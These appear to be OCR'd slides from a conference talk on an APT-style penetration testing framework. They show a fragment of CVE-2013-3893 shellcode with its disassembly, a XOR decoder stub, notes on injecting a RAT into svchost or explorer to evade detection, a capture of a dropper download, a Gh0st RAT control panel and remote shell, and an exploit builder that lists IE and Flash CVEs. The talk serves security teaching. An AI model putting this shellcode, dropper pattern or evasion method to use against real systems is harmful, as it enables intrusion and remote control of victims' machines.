
```
0000h: 83 E4 F0 31 C9 64 8B 71 30 8B 76 0C 8B 76 1C 8B  ƒäð1Éd‹q0‹v.‹v.‹
0010h: 5E 08 8B 7E 20 8B 36 81 7F 0C 33 00 32 00 75 EF  ^.‹~ ‹6...3.2.uï
0020h: E9 13 02 00 00 59 81 EC 00 03 00 00 89 A9 00 02  é....Y.ì....‰©..
0030h: 00 00 89 CD 89 EF 6A 0C 59 E8 B3 01 00 00 E2 F9  ..‰Í‰ïj.Yè³...âù
0040h: 8B 55 00 83 C2 05 EB 21 5B 8D 4D FB 68 6F 6E 00  ‹U.ƒÂ.ë![.Mûhon.
0050h: 00 68 75 72 6C 6D 54 51 89 FF 55 89 E5 C6 01 68  .hurlmTQ‰ÿU‰åÆ.h
0060h: 89 59 01 C6 41 05 C3 FF E2 E8 DA FF FF FF 89 C3  ‰Y.ÆA.ÃÿâèÚÿÿÿ‰Ã
0070h: 6A 01 59 E8 79                                   j.Yèy
0080h: 50 68 00 01 00                                   Ph...
0090h: 84 05 01 01 00                                   ....
```

```
000000                  .686p
000000                  .mmx
000000                  .model flat
000000
000000 ; ===========================================
000000
000000 ; Segment type: Pure code
000000 seg000           segment byte public 'CODE' use32
000000                  assume cs:seg000
000000                  assume es:nothing, ss:nothing, ds
000000                  and     esp, 0FFFFFFF0h
000003                  xor     ecx, ecx
000005                  mov     esi, fs:[ecx+30h]
000009                  mov     esi, [esi+0Ch]
00000C                  mov     esi, [esi+1Ch]
00000F
00000F loc_F:                                   ; CODE XR
00000F                  mov     ebx, [esi+8]
000012                  mov     edi, [esi+20h]
```

Shellcode : 2013-3893.s2




Shellcode : 2013-3893.s3



xor-0x9C.bin


xor-0x9C.bin


seg000:00000000
.686p
.mmx
.model flat
; Segment type: Pure code
seg000 segment byte public 'CODE
assume cs:seg000
assume es:nothing, ss:not
jmp short loc_12
; S U B R O U T I N E
; Attributes: noreturn
sub_2 proc near
pop ebx
dec ebx
xor ecx, ecx
mov cx, 296h
loc_A:
xor byte ptr [ebx+ecx
loop loc_A
jmp short loc_17
loc_12:
call sub_2


RAT

- Binary Obfuscation
- Packaged Injection
  - Injector injects the main malware into svchost, explorer, or web browser process.
  - Injector is separate from the main malware, allowing reuse of the core malware while staying undetected by modifying the injector code itself with minimum effort.
  - Injector needs to also unpack or decode the core malware (See McRat example) before injection.


RAT


Fiddler Web Debugger
File Edit Rules Tools View Help GET /book
Replay Resume Stream Decode Keep: All sessions Any Pro
Result Protocol Host URL Body
1 200 HTTP aptpentest.com / 2,381
2 200 HTTP aptpentest.com /?f=Rat.exe.bin 315,176
PID Private ...
0 0 K
4 0 K
n/a 0 K
smss.exe 548 172 K
csrss.exe 620 1,756 K
winlogon.exe 644 7,652 K
explorer.exe 1788 15,384 K
msseces.exe 1884 4,772 K
vmtoolsd.exe 1892 10,104 K
ctfmon.exe 1900 888 K
Fiddler.exe 488 42,756 K
iexplore.exe 1828 6,908 K
iexplore.exe 2156 8,444 K
notepad++.exe 4028 3,600 K
runrun.exe 2392 1,944 K


Uncomfortable Truth



C&C


return params
def Connect(self, sessionid):
Select ma...
CVE-201...
CVE - CV...
172.16.191.129/admin/c2/machine/
Gh0st administration
Home › C2 › Machines
Select machine to change
Action: ---------
Go
0 of 2 selected
Machine
1025 [DEV] 172.16.191.130 root - Up 53 mins ago (Created at 2014
1024 [FINANCE-ASST10] 172.16.191.128 gh0st - Up 0secs ago (Cre
2 machines
Gh0stCommand().Add(sessionid, self.who+': CONNECT TIMEOUT', '')
return False
def ConnectWait(self, request):

RAT Control


Gh0st RAT Control
File Edit View Gh0st Help
Gh0st Machine View
Gh0st Machines
172.16.191.128
FINANCE-ASST10
Windows XP x86 Service Pack 3 (E
Role: gh0st
State: Up
Last-Active: 2secs ago
Added: 2014-08-24T05:34:22Z
Updated: 2014-08-24T06:35:01Z
172.16.191.130
DEV
Windows 7 Ultimate Edition x8
Role: root
Gh0st: 172.16.191.128
Name Size Type Modified
AUTOEXEC.BAT 0 File 01/09/2010 15:12:18
boot.ini 211 File 01/09/2010 15:07:87
Config.Msi Folder 24/08/2014 13:17:76
CONFIG.SYS 0 File 01/09/2010 15:12:18
Documents and Settin... Folder 01/09/2010 15:16:79
InspectorGadget.exe 5,407,744 File 11/10/2010 12:12:00
IO.SYS 0 File 01/09/2010 15:12:18
Local File System
Name Size Type Modified
Shell: 172.16.191.128
dir
Volume in drive C has no label.
Volume Serial Number is C0FC-2602
Directory of C:\Documents and Settings\Administrator\Desktop
08/24/2014 01:45 PM <DIR> .
08/24/2014 01:45 PM <DIR> ..
0 File(s) 0 bytes
2 Dir(s) 36,403,941,376 bytes free
C:\Documents and Settings\Administrator\Desktop>

Live Demo

APT Penetration Testing Framework

Coming Up Next: APT Pentest Wizard

Exploit:

- CVE-2013-3918 InformationCardSigninHelper Vulnerability
- CVE-2014-0322 CMarkup Use-After-Free
- CVE-2014-2817 IE Remote Privilege Escalation
- CVE-2014-0497 Flash Integer Underflow
- CVE-2014-0515 Flash Buffer Overflow

Shellcode:

Basic | Fileless

Shellcode Encryption:

XOR | Rolling XOR

Encryption Key: 0x 9c

Dropper URL: http://aptpentest.com/?f=Rat.exe.bin

Heap Spray Randomisation:

HsManual | HsAutomatic

Vulnerability Trigger Randomisation:

Thank You